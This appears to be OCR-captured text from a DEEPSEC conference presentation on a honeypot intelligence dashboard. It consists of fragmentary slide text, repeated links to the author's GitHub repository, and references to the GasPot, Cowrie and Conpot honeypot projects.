


```
Evol:Desktop josh$
```

https://honeypot.jpyorre.com/#/dashboard/Default?_g=(refreshInterval:(display:'5%20seconds',pause:!f,se…

No results found


No results found

No results found

No results found

No results found

No results found



Intel from Honeypots

As honeypots are attacked/communicated with, data will populate here.

Static files:

List of SSH Get Requests as seen when attackers think they're on the system (txt)

Go get it

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

https://github.com/jpyorre/IntelligentHoneyNet

jpyorre@ cisco.com, opendns.com, gmail.com

@joshpyorre

DEEPSEC

REFERENCES

GASPOT
http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the_gaspot_experiment.pdf

COWRIE (SSH HoneyPot)
https://github.com/micheloosterhof/cowrie

CONPOT (SCADA HoneyPot)
http://www.conpot.org/